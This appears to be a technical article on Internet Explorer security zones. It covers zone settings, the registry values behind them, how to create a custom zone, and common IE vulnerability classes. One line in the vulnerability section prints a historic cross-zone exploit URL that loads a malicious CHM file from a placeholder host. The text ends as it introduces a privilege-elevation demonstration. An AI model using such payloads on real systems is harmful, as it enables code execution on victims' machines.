“: Allow meta refresh	Enable	Enable	Enable	Disable	Enable
“: Allow scripting of Internet Explorer Web browser	Disable	Enable	Disable	Disable	Enable
“: Allow script-initiated Windows without size or position constraints	Disable	Enable	Disable	Disable	Enable
“: Allow webpages to use restricted protocols for active content	Prompt	Prompt	Prompt	Disable	Prompt
“: Allow websites to open Windows without address or status bars	Disable	Enable	Enable	Disable	Enable
“: Display mixed content	Prompt	Prompt	Prompt	Prompt	Prompt
“: Don't prompt for client certificate selection When no certificates or only 1 certificate exists	Enable	Enable	Enable	Disable	Enable
“: Drag and drop or copy and paste files	Enable	Enable	Enable	Prompt	Enable
“: Include local directory path when uploading	Enable	Enable	Enable	Disable	Enable

Files to a Server					
“: Installation of desktop items	Prompt	Prompt	Prompt	Disable	Enable
“: Launching applications and unsafe files	Prompt	Enable	Prompt	Disable	Enable
“: Navigate sub-frames across different domains	Disable	Enable	Disable	Disable	Enable
“: Open files based on content not file extension	Enable	Enable	Enable	Disable	Enable
“: Software channel permissions	Medium safety	Medium safety	Medium safety	High safety	Low safety
“: Submit non-encrypted form data	Enable	Enable	Enable	Prompt	Enable
“: Use phishing filter	Enable	Disable	Enable	Enable	Disable
“: Use pop-up blocker	Enable	Disable	Enable	Enable	Disable
“: Userdata persistence	Enable	Enable	Enable	Disable	Enable
“: Websites in less privileged web content Zone can navigate into this zone	Enable	Enable	Prompt	Disable	Disable
Scripting: Active scripting	Enable	Enable	Enable	Disable	Enable
“: Allow programatic clipboard access	Prompt	Enable	Prompt	Disable	Enable
“: Allow statusbar update via script	Disable	Enable	Enable	Disable	Enable
“: Allow websites to prompt for information Using scripted Windows	Disable	Enable	Enable	Disable	Enable
“: Scripting of Java applets	Enable	Enable	Enable	Disable	Enable
User authentication: Logon	automatic logon on intranet security zone only	automatic logon on intranet security zone only	automatic logon on intranet security zone only	Prompt for username and password	Automatic logon with current user name and password
Java VM Permissions	High Safety	Medium Safety	High Safety	Disable Java	Medium Safety
Default Security Level (IE 6)	Medium	Medium-Low	Low	High	Low
Default Security Level (IE 7)	Medium-High	Medium-Low	Medium	High	Low

Brief explanation on the security settings

The following article has been extracted from Microsoft web site:

<http://www.microsoft.com/technet/prodtechnol/ie/ieak/techinfo/deploy/60/en/secopt.mspx?mfr=true>

It provides an easy to understand explanation on the most important security settings and how they affect web pages in different security zones. Very good for beginners! If you understand all the above settings you may skip the next part.

ActiveX controls and plug-ins

These options control how ActiveX controls and plug-ins are administrator-approved, downloaded, run, and scripted. For more information about managing and approving ActiveX controls, see Managing ActiveX Controls at:

<http://www.microsoft.com/technet/prodtechnol/ie/ieak/techinfo/deploy/60/en/seccont.mspx>

When a user downloads an ActiveX control from a site different than the site the control is used on, Internet Explorer uses the more restrictive of the two sites' zone settings. For example, if a user is viewing a Web page within a zone that is set to allow (Enable) a download, but the code is downloaded from another zone that is set to prompt the user first, then the prompt setting is used.

-Script ActiveX controls marked safe for scripting

This option determines whether an ActiveX control marked safe for scripting can interact with a script. Note that safe-for-initialization controls loaded with PARAM tags are not affected by this option. This option is ignored when **Initialize and script ActiveX controls not marked as safe** is set to **Enable** because the setting bypasses all object safety. You cannot script unsafe controls while blocking the scripting of the safe ones.

-Initialize and script ActiveX controls not marked as safe

ActiveX controls are classified as being either safe or unsafe. This option controls whether or not a script is allowed to interact with unsafe controls. Unsafe controls are not meant for use on Internet Web pages, but in some cases may be used with pages that can absolutely be trusted not to use the controls in a

malicious way. Object safety should be enforced unless all ActiveX controls and scripts that might interact with pages in this zone can be trusted. The settings are as follows:

-Run ActiveX controls and plug-ins

This option determines whether ActiveX controls and plug-ins can be run on pages from the specified zone. Disabling this option prevents running any ActiveX controls or plug-ins; therefore, the other ActiveX settings are ignored. Downloading, running, and scripting ActiveX controls are three distinct steps with options that apply to each separate step. Downloading options distinguish between signed and unsigned controls. Scripting options can be set for safe and unsafe controls separately. Whether a control is safe for scripting (or initialization) is determined by the control author and should not be confused with signing; signing and safety are independent. For more information, see the MSDN Online Web Workshop: <http://go.microsoft.com/fwlink/?LinkId=578>

-Download signed ActiveX controls

This option allows users to download signed ActiveX controls from pages in this zone. The settings are as follows:

- **Enable** lets users silently download any signed controls.
- **Prompt** displays a warning before users download controls signed by publishers that are not trusted. This setting still enables users to download trusted publisher-signed code silently.
- **Deny** prevents users from downloading any signed controls.

-Download unsigned ActiveX controls

This option allows users to download unsigned ActiveX controls from pages in this zone. This kind of code is potentially dangerous, especially when coming from an untrusted zone.

- **Enable** overrides object safety. ActiveX controls are run, loaded with parameters, and scripted without setting object safety for untrusted data or scripts. This setting is not recommended except for secure and administered zones. This setting causes both unsafe and safe controls to be initialized and scripted, ignoring the **Script ActiveX controls marked safe for scripting** option.
- **Prompt** attempts to enforce object safety. However, if the ActiveX control cannot be made safe for untrusted data or scripts, then the user is given the option of allowing the control to be loaded with parameters or scripted.
- **Disable** enforces object safety for untrusted data or scripts. ActiveX controls that cannot be made safe are not loaded with parameters or scripted.

Understanding Java

-Java permissions

You must have the Microsoft virtual machine (Microsoft VM) installed before the Java options are available.

These options control the downloading and running of Java within the zone. For Java downloads, if a control is downloaded from a different site than the page it is used on, the more restrictive setting of the two sites' zone settings is used. For example, if a user is accessing a Web page within a zone that is set to allow a download, but the code is downloaded from another zone that is set to prompt a user first, then the prompt setting is used. Each option setting determines the following:

- The maximum permission level silently granted to signed applets downloaded from the zone
- The permissions granted to unsigned applets downloaded from the zone
- The permissions granted to scripts on pages in the zone that call into applets

The five options are:

- **Custom** controls permissions settings individually. In the **Custom Permissions** dialog box, the **Unsigned** tab specifies the permissions for both unsigned applets and for scripts calling Java. The **Allowed Without Warning** tab specifies the threshold up to which applets will silently be granted permissions.
- **Low Safety** enables applets to perform all operations unhindered.
- **Medium Safety** enables applets to run in their sandbox, an area in memory outside of which the program cannot make calls. It also enables capabilities like scratch space (a safe and secure storage area on the client computer) and user-controlled file Input/Output.

- **High Safety** enables applets to run in their sandbox.
- **Disable Java** does not allow any applets to run.

Understanding scripting

-Active scripting

This option determines whether script code on pages in this zone is run.

-Scripting of Java applets

This option determines whether scripts within the zone are allowed to use objects that exist within Java applets, allowing the script on the page to interact with the Java applet.

Understanding downloads

-File Download

This option controls whether file downloads are permitted from within this zone. This option is determined by the zone of the page that contains the download link, not the zone from which the file is delivered.

-Font download

This option determines whether users can download HTML fonts from pages within this zone.

Understanding user authentication

-Logon

HTTP authentication honors the zone security policy for Logon credentials, which may have one of four values:

- **Automatic logon only in intranet zone.** Prompts for user ID and password in other zones. After the user is prompted, this value can be used silently for the remainder of the session.
- **Anonymous Logon.** Disables HTTP authentication; uses guest account only for Common Internet File System (CIFS).
- **Prompt for username and password.** Prompts for user ID and password. After the user is prompted, this value may be used silently for the remainder of the session.
- **Automatic logon with current username and password.** The logon credential may be tried silently by Windows NT Challenge response (NTLM), an authentication protocol between an end-user client and application server, before prompting.

Understanding miscellaneous information

-Access data sources across domains

This option specifies whether components that connect to data sources should be allowed to connect to a different server to obtain data. This applies only to data binding, such as active data objects. The settings are as follows:

- **Enable** allows database access to any source, even other domains.
- **Prompt** prompts users before allowing database access to any source in other domains.
- **Disable** allows database access only to the same domain as the page.

-Submit non-encrypted form data

This option specifies whether HTML pages in the zone can submit forms to or accept forms from servers in the zone. Forms sent with Secure Sockets Layer(SSL) encryption are always allowed; this setting affects only non-SSL form data submission.

-Launching applications and files in an IFrame

This option controls whether users can launch applications and files from an IFRAME tag (containing a directory of a folder) in Web pages within this zone.

-Installation of desktop items

This option controls whether users can install desktop items from Web pages within this zone.

-Drag-and-drop or copy and paste files

This option controls whether users can drag or copy files from Web pages within this zone.

-Software permissions

The settings are as follows:

Low safety allows:

- E-mail notification
- Auto download
- Auto installation

Medium safety allows:

- E-mail notification
- Auto download

High safety allows:

- None of the software distribution features

Understanding cookies

-Allow per-session cookies (not stored)

Determines the settings for cookies, text files that store the user's preferences, that are used by a Web site while the user is visiting the site. For example, this setting would determine whether a "virtual shopping cart" could be created while a user is shopping online. Per-session cookies do not remain on the hard disk. The settings are as follows:

- **Enable** means that cookies are automatically accepted.
- **Prompt** means that users receive a prompt before a cookie is created.
- **Disable** means that no cookies can be created. If you disable per-session cookies, some Web sites may not work properly.

-Allow cookies that are stored on your computer

Determines the settings for cookies that are stored on the user's hard drive for future browsing sessions. For example, this setting would determine whether a list of preferences or a user's name was retained for the user's next visit. The settings are as follows:

- **Enable** means that persistent cookies are automatically accepted.
- **Prompt** means that users receive a prompt before a persistent cookie is created.
- **Disable** means that no persistent cookies can be created. If you disable persistent cookies, some Web sites do not retain their settings when the user returns to the site."

Internet Explorer Security Zones Registry Entries

The article below has been extracted from Microsoft website from

<http://support.microsoft.com/kb/182569/en-us>

and is more intended for advanced users, although the beginners may also learn some goods from it. I thought it would be a good addition to this article, so I am putting this together. It will be written between quotes.

-Privacy in Internet Explorer 6

Internet Explorer 6 added a Privacy tab to give users more control over cookies. There are different levels of privacy on the Internet zone, and they are stored in the registry at the same location as the security zones.

You can also add a Web site to enable or to block cookies based on the Web site, regardless of the privacy policy on the Web site. Those registry keys are stored in the following registry subkey:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\P3P\History

Domains that have been added as a managed site are listed under this subkey. These domains can carry either of the following DWORD values:

0x00000005 - *Always Block*

0x00000001 - *Always Allow*

-Internet Explorer 5.0 and later versions of Internet Explorer

Internet Explorer security zones settings are stored under the following registry subkeys:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings

These registry keys contain the following keys: *TemplatePolicies, ZoneMap, Zones*

Note: By default, security zones settings are stored in the HKEY_CURRENT_USER registry subtree. Because this subtree is dynamically loaded for each user, the settings for one user do not affect the settings for another. If the **Security Zones: Use only machine settings** setting in Group Policy is enabled, or if the **Security_HKLM_only** DWORD value is present and has a value of 1 in the following registry subkey, only local computer settings are used and all users have the same security settings: **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings**

With the **Security_HKLM_only** policy enabled, HKLM values will be used by Internet Explorer. However, the HKCU values will still be displayed in the zone settings on the **Security** tab in Internet Explorer. In Internet Explorer 7, the **Security** tab of the **Internet Options** dialog box displays the following message to indicate that settings are managed by the system administrator. Some settings are managed by your system administrator if the **Security Zones: Use only machine settings** setting is not enabled in Group Policy, or if the **Security_HKLM_only** DWORD value does not exist or is set to 0, computer settings are used together with user settings. However, only user settings appear in the Internet Options. For example, when this DWORD value does not exist or is set to 0, HKEY_LOCAL_MACHINE settings are read together with HKEY_CURRENT_USER settings, but only HKEY_CURRENT_USER settings appear in the Internet Options.

-TemplatePolicies

The **TemplatePolicies** key determines the settings of the default security zone levels. These levels are **Low, Medium Low, Medium, and High**. You can change the security level settings from the default settings. However, you cannot add more security levels. The keys contain values that determine the setting for the security zone. Each key contains a **Description** string value and a **Display Name** string value that determine the text that appears on the **Security** tab for each security level.

-ZoneMap

The **ZoneMap** key contains the following keys: *Domains, EscDomains, ProtocolDefaults, Ranges*

The **Domains** key contains domains and protocols that have been added to change their behavior from the default behavior. When a domain is added, a key is added to the **Domains** key. Subdomains appear as keys under the domain where they belong. Each key that lists a domain contains a DWORD with a value name of the affected protocol. The value of the DWORD is the same as the numeric value of the security zone where the domain is added.

The **EscDomains** key resembles the **Domains** key except that the **EscDomains** key applies to those protocols that are affected by the Enhanced Security Configuration (ESC). ESC is introduced in Microsoft Windows Server 2003.

The **ProtocolDefaults** key specifies the default security zone that is used for a particular protocol (ftp, http, https). To change the default setting, you can either add a protocol to a security zone by clicking **Add Sites** on the **Security** tab, or you can add a DWORD value under the **Domains** key. The name of the DWORD value must match the protocol name, and it must not contain any colons (:) or slashes (/).

The **ProtocolDefaults** key also contains DWORD values that specify the default security zones where a protocol is used. You cannot use the controls on the **Security** tab to change these values. This setting is used when a particular Web site does not fall in a security zone.

The **Ranges** key contains ranges of TCP/IP addresses. Each TCP/IP range that you specify appears in an arbitrarily named key. This key contains a **:Range** string value that contains the specified TCP/IP range.

For each protocol, a DWORD value is added that contains the numeric value of the security zone for the specified IP range.

When the Urlmon.dll file uses the **MapUrlToZone** public function to resolve a particular URL to a security zone, it uses one of the following methods:

- If the URL contains a fully qualified domain name (FQDN), the Domains key is processed. In this method, an exact site match overrides a random match.
- If the URL contains an IP address, the Ranges key is processed. The IP address of the URL is compared to the **:Range** value that is contained in the arbitrarily named keys under the **Ranges** key.

Note: Because arbitrarily named keys are processed in the order that they were added to the registry, this method may find a random match before it finds a match. If this method does find a random match first, the URL may be executed in a different security zone than the zone where it is typically assigned. This behavior is by design.

-Zones

Note: By default, starting with Windows XP SP2, the Local Machine Zone is locked down to help improve security. For more information, search for the article number 922704 in the Microsoft Knowledge Base. Accurate Information about some new Group Policy settings for Internet Explorer Security Zones in Microsoft Windows XP Service Pack 2 and in Microsoft Windows Server 2003 Service Pack 1 can be achieved at the link:

<http://technet2.microsoft.com/windowsserver/en/library/aebcfc94-25d5-4f41-93cc-7fb6e031de401033.mspx?mfr=true>

The Zones key contains keys that represent each security zone that is defined for the computer. By default, the following five zones are defined (numbered zero through four):

Value	Setting
0	My Computer
1	Local Intranet Zone
2	Trusted sites Zone
3	Internet Zone
4	Restricted Sites Zone

Note: By default, My Computer does not appear in the **Zone** box on the **Security** tab.

Each of these keys contains the following DWORD values that represent corresponding settings on the custom **Security** tab.

Note: Unless stated otherwise, each DWORD value is equal to zero, one, or three. Typically, a setting of zero sets a specific action as permitted, a setting of one causes a prompt to appear, and a setting of three prohibits the specific action.

Value	Setting
1001	ActiveX controls and plug-ins: Download signed ActiveX controls
1004	ActiveX controls and plug-ins: Download unsigned ActiveX controls
1200	ActiveX controls and plug-ins: Run ActiveX controls and plug-ins
1201	ActiveX controls and plug-ins: Initialize and script ActiveX controls not marked as safe for scripting
1206	Miscellaneous: Allow scripting of Internet Explorer Web browser control ^
1207	Reserved #
1208	ActiveX controls and plug-ins: Allow previously unused ActiveX controls to run without prompt ^
1209	ActiveX controls and plug-ins: Allow Scriptlets
120A	ActiveX controls and plug-ins: Display video and animation on a webpage that does not use external media player ^
1400	Scripting: Active scripting
1402	Scripting: Scripting of Java applets
1405	ActiveX controls and plug-ins: Script ActiveX controls marked as safe for scripting
1406	Miscellaneous: Access data sources across domains
1407	Scripting: Allow Programmatic clipboard access
1408	Reserved #
1601	Miscellaneous: Submit non-encrypted form data
1604	Downloads: Font download
1605	Run Java #
1606	Miscellaneous: Userdata persistence ^

1607	Miscellaneous: Navigate sub-frames across different domains
1608	Miscellaneous: Allow META REFRESH * ^
1609	Miscellaneous: Display mixed content *
160A	Miscellaneous: Include local directory path when uploading files to a server ^
1800	Miscellaneous: Installation of desktop items
1802	Miscellaneous: Drag and drop or copy and paste files
1803	Downloads: File Download ^
1804	Miscellaneous: Launching programs and files in an IFRAME
1805	Launching programs and files in webview #
1806	Miscellaneous: Launching applications and unsafe files
1807	Reserved ** #
1808	Reserved ** #
1809	Miscellaneous: Use Pop-up Blocker ** ^
180A	Reserved #
180B	Reserved #
180C	Reserved #
180D	Reserved #
1A00	User Authentication: Logon
1A02	Allow persistent cookies that are stored on your computer #
1A03	Allow per-session cookies (not stored) #
1A04	Miscellaneous: Don't prompt for client certificate selection when no certificates or only one certificate exists * ^
1A05	Allow 3rd party persistent cookies *
1A06	Allow 3rd party session cookies *
1A10	Privacy Settings *
1C00	Java permissions #
1E05	Miscellaneous: Software channel permissions
1F00	Reserved ** #
2000	ActiveX controls and plug-ins: Binary and script behaviors
2001	.NET Framework-reliant components: Run components signed with Authenticode
2004	.NET Framework-reliant components: Run components not signed with Authenticode
2100	Miscellaneous: Open files based on content, not file extension ** ^
2101	Miscellaneous: Web sites in less privileged web content zone can navigate into this zone **
2102	Miscellaneous: Allow script initiated windows without size or position constraints ** ^
2103	Scripting: Allow status bar updates via script ^
2104	Miscellaneous: Allow websites to open windows without address or status bars ^
2105	Scripting: Allow websites to prompt for information using scripted windows ^
2200	Downloads: Automatic prompting for file downloads ** ^
2201	ActiveX controls and plug-ins: Automatic prompting for ActiveX controls ** ^
2300	Miscellaneous: Allow web pages to use restricted protocols for active content **
2301	Miscellaneous: Use Phishing Filter ^
2400	.NET Framework: XAML browser applications
2401	.NET Framework: XPS documents
2402	.NET Framework: Loose XAML
2500	Turn on Protected Mode [Vista only setting] #
2600	Enable .NET Framework setup ^
{AEBA21FA-782A-4A90-978D-B72164C80120} First Party Cookie *	
{A8A88C49-5EB2-4990-A1A2-0876022C854F} Third Party Cookie *	
* indicates an Internet Explorer 6 or later setting	
** indicates a Windows XP Service Pack 2 or later setting	
# indicates a setting that is not displayed in the user interface in Internet Explorer 7	
^ indicates a setting that only has two options, enabled or disabled	

-Notes about 1200, 1A00, 1A10, 1E05, 1C00, and 2000

The following two registry entries affect whether you can run ActiveX controls in a particular zone:

- **1200** This registry entry affects whether you can run ActiveX controls or plug-ins.
- **2000** This registry entry controls binary behavior and script behavior for ActiveX controls or plug-ins.

-Notes about 1A02, 1A03, 1A05, and 1A06

The following four registry entries take only effect if the following keys are present:

- {AEBA21FA-782A-4A90-978D-B72164C80120} First Party Cookie *
- {A8A88C49-5EB2-4990-A1A2-0876022C854F} Third Party Cookie *

-Registry entries

- **1A02** Allow persistent cookies that are stored on your computer #
- **1A03** Allow per-session cookies (not stored) #
- **1A05** Allow 3rd party persistent cookies *
- **1A06** Allow 3rd party session cookies *

These registry entries are located in the following registry subkey:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\<ZoneNumber>

In this registry subkey, <ZoneNumber> is a zone such as 0 (zero). The 1200 registry entry and the 2000 registry entry each contain a setting that is named **Administrator approved**. When this setting is enabled, the value for the particular registry entry is set to 00010000. When the **Administrator approved** setting is enabled, Windows examines the following registry subkey to locate a list of approved controls:

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\AllowedControls

Logon setting (1A00) may have any one of the following values (hexadecimal):

Value	Setting
<i>0x00000000</i>	Automatically logon with current username and password
<i>0x00010000</i>	Prompt for user name and password
<i>0x00020000</i>	Automatic logon only in the Intranet zone
<i>0x00030000</i>	Anonymous logon

Privacy Settings (1A10) is used by the **Privacy** tab slider. The DWORD values are as follows:

Block All Cookies: 00000003

High: 00000001

Medium High: 00000001

Medium: 00000001

Low: 00000001

Accept all Cookies: 00000000

Based on the settings in the slider, it will also modify the values in {A8A88C49-5EB2-4990-A1A2-0876022C854F}, {AEBA21Fa-782A-4A90-978D-B72164C80120}, or both. Software channel permissions (1E05) has 3 different values; high, low, and medium safety. The values for these are as follows:

High: 00010000

Medium: 00020000

Low: 00030000

The Java Permissions setting (1C00) has the following five possible values (binary):

Value	Setting
00 00 00 00	Disable Java
00 00 01 00	High safety
00 00 02 00	Medium safety
00 00 03 00	Low safety
00 00 80 00	Custom

If Custom is selected, it uses {7839DA25-F5FE-11D0-883B-0080C726DCBB} (that is located in the same registry location) to store the custom information in a binary. Each security zone contains the **Description** string value and the **Display Name** string value. The text of these values appears on the **Security** tab when you click a zone in the **Zone** box. There is also an **Icon** string value that sets the icon that appears for each zone. Except for the My Computer zone, each zone contains a **CurrentLevel**, **MinLevel**, and **RecommendedLevel** DWORD value. The **MinLevel** value sets the lowest setting that can be used before you receive a warning message, **CurrentLevel** is the current setting for the zone, and

RecommendedLevel is the recommended level for the zone. What values for **Minlevel**, **RecommendedLevel**, and **CurrentLevel** mean the following:

Value (Hexadecimal)	Setting
0x00010000	Low Security
0x00010500	Medium Low Security
0x00011000	Medium Security
0x00012000	High Security

The **Flags** DWORD value determines the ability of the user to modify the security zone's properties. To determine the **Flags** value, add the numbers of the appropriate settings together. The following **Flags** values are available (decimal):

Value	Setting
1	Allow changes to custom settings
2	Allow users to add Web sites to this zone
4	Require verified Web sites (https protocol)
8	Include Web sites that bypass the proxy server
16	Include Web sites not listed in other zones
32	Do not show security zone in Internet Properties (default setting for My Computer)
64	Show the Requires Server Verification dialog box
128	Treat Universal Naming Connections (UNCs) as intranet connections

If you add settings to both the HKEY_LOCAL_MACHINE and the HKEY_CURRENT_USER subtrees, the settings are additive. If you add Web sites to both subtrees, only those Web sites in the HKEY_CURRENT_USER are visible. The Web sites in the HKEY_LOCAL_MACHINE subtree are still enforced according to their settings. However, they are not available, and you cannot modify them. This situation can be confusing because a Web site may be listed in only one security zone for each protocol. “

-Creating a custom security zone

The Internet Explorer security zones along with its settings are stored in Windows registry, in the following locations, as already have been mentioned:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones

And

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones

The settings stored in the HKEY_CURRENT_USER takes precedence over the HKEY_LOCAL_MACHINE, so unless we want to make this security zone available to every user in the system, we should create it under the HKEY_CURRENT_USER key. Notice that to apply the new zone to other users we need to obtain the other users SID, and write the entries in the key HKEY_USERS\-SID-HERE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones. Each security zone has an ID, as mentioned in the Microsoft article available in this paper, so we will give it an ID of 5, just after the last default security zone (Restricted Sites). To make our life easy, we should base this custom security zone in another one available and do some minor changes in the settings. To do it, first we make a backup of the registry entries for the zone we will do the modifications. For example, if we want to create a security zone based in the local intranet, we will backup the following registry path:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1

This can be easily done in the registry editor (start - run -> regedit.exe, navigate to the path above click the “1” key under the “Zones” key, right click, select export), then open Internet Settings panel (start - run -> inetctl.cpl), select the security tab, and choose the Local intranet zone and then click the “custom level” button to Display (almost) all the settings for this zone.

For example, if we want to enable the pop-up blocker for this zone, we should find the setting “use pop-up blocker” and select the “enable” option. If we want the ability to be prompted when a website tries to initialize a not-marked as safe for scripting ActiveX control, we find the option “initialize and script active controls not marked as safe for scripting” and then select the “prompt” option, etc. After making the changes, return to the Windows registry and export the settings for the intranet zone again (*HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1*), but this time into a different file. Then open it in notepad and edit the entry:

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1]

To:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\5]
```

Notice that some settings are not editable in the Internet Settings pane, as mentioned in the Microsoft article, so they need to be manually added into the file that we will import to the registry.

After that we should also change the "Display name" and the "icon" values to something else. We may choose an icon inside a resource exe or dll file or a bitmap or icon file directly. The display name can be set to any name in order to identify the zone. When content is parsed in this security zone, the new icon and name for the zone will appear in Internet Explorer status bar (in the right side).

Now we need to add websites to this zone. Alternatively we can force a particular URL protocol into this security zone, so that content reference by this URL protocol will automatically be put into this security zone context, no matter what is the domain. To add a particular website to this zone, for instance, *http://www.microsoft.com*, we need to edit the following portion of the registry:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains
```

And create a new key with the name of the website and add a dword value with the name of the URL protocol of the website we want to place in this zone, or if we want any URL protocol referencing the website to be automatically put in this zone, the value must be set to "*" (without quotes of course). To place a particular URL protocol in this custom security zone, we need to edit this part of the registry:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults
```


By adding a dword value with the name of the URL protocol and set it to 5 (5 is the zone ID). The script below adds Microsoft website to the custom security zone and also defaults the FTP URL protocol. Note the default security zone for the FTP URL protocol is the Internet, so the ID is 3:

-----add to the custom zone.reg-----

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\MICROSOFT.COM\WWW]
"*"=dword:00000005
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults]
"ftp"=dword:00000005
```

*// notice the site name is created in the inverse order, first Microsoft.com (domain name) then the www.
This applies also to websites that are part of a main domain.
// for instance http://download.microsoft.com will lead to -> ...domains\microsoft.com\download*

Below is an image of the exported registry script file and what has been altered and Internet Explorer displaying the Microsoft web site in the Custom security zone, which I named "tchirimimbim":



A blue square has been put around the values that were changed, in the notepad window displaying the registry script. A red square has been put around the security zone name and icon on the Internet Explorer window.

Common vulnerabilities in Internet Explorer

The common/usual vulnerabilities found in Internet Explorer are buffer overflows (memory related vulnerability) in the instantiation of ActiveX controls and/or their properties and methods and in the processing of JavaScript instructions and html tags (the last 2 have not been so common).

Also security vulnerabilities such as spoofing of content/mime/file extension. For example, the user saves an html document but it gets saved with the wrong file extension ('Save image as / Save HTML document as security vulnerability. This is posted to secunia'). Or the spoofing of what is shown in the address bar or status bar when the user moves the mouse over a link and proceed to click it. This kind of vulnerability happened some times in the past.

Security vulnerabilities that would permit the scripting of unsafe Activex Controls or ActiveX controls with unsafe properties or methods allowing unsafe operations such as creating unsafe files in disk or running local programs, etc to be accomplished.

Another type of vulnerability that has been much exploited in the past, to process content in a different security zone context, for example, in the MyComputer zone thus having much fewer restrictions applied are called cross zone / cross domain vulnerabilities.

A very good example is a vulnerability found in Internet Explorer in the MHTML URL protocol when doing redirections. It was possible to reference a non-existing file in the local computer and trick the browser into redirecting to a CHM file located in a remote website via the 'MS-ITS' or 'MK' URL protocol; The CHM file would then be executed in the context of the local machine security zone, and for some reason the lockdown feature was not applied, possibly in the beginning it wasn't applied to content referenced by the MS-ITS URL protocol. This was dangerous because CHM files, can carry executables inside and run them automatically and initialize the HHCTRL ActiveX which has a "shortcut" property allowing the execution of local programs with parameters. The example below triggered this vulnerability:

MS-ITS:MHTML://FILE://C:/NOFILE.MHT!HTTP://SITE.COM/MALICIOUS.CHM::exploit.htm

The above URL could be referenced in an iframe. Now it is patched for a long time. Vulnerabilities that

allowed to bypass the security scheme of the web browser and caused MS HTML Application host program (mshta.exe) to be automatically invoked and parse an arbitrary URL with full privileges in terms of scripting and ActiveX, thus running arbitrary code in the system. The basic attack vectors for this have been the Mime type and the CLSID that are registered by mshta.exe.

Simple demonstration on elevating privileges on Internet Explorer

Here I will show a simple demonstration on elevating privileges on Internet Explorer 6 on a Windows XP SP3 fully up to date. This demonstration basically uses simple JavaScript instructions that will lead to code being parsed in the local machine security zone and further gaining "HTA" like privileges. HTA is short for html applications, which basically are html documents that runs without the IE security scheme, having the ability to run arbitrary code in the system. The code start in the Restricted sites security zone, the less privileged zone, but notice by default no website is put in this zone and Internet Explorer does not checks for the IP address of the website which the domain has been added to the list of restricted sites, so by accessing a website by its IP address it is possible to circumvent this and the website will be put in the Internet zone. An user can define an IP address or range of IP addresses though. This demonstration does not exploit any vulnerability, instead, it uses some features which require little user intervention and the interactions are not considered "unsafe" by nature. What are the interactions?

1. Click on an image that is a hyperlink
2. Accept an HTML document SaveAs prompt
3. Accept an active desktop item addition prompt

If it starts on the Internet security zone the number of interactions reduces to 2, but could be reduced to only 1. So, what happens?

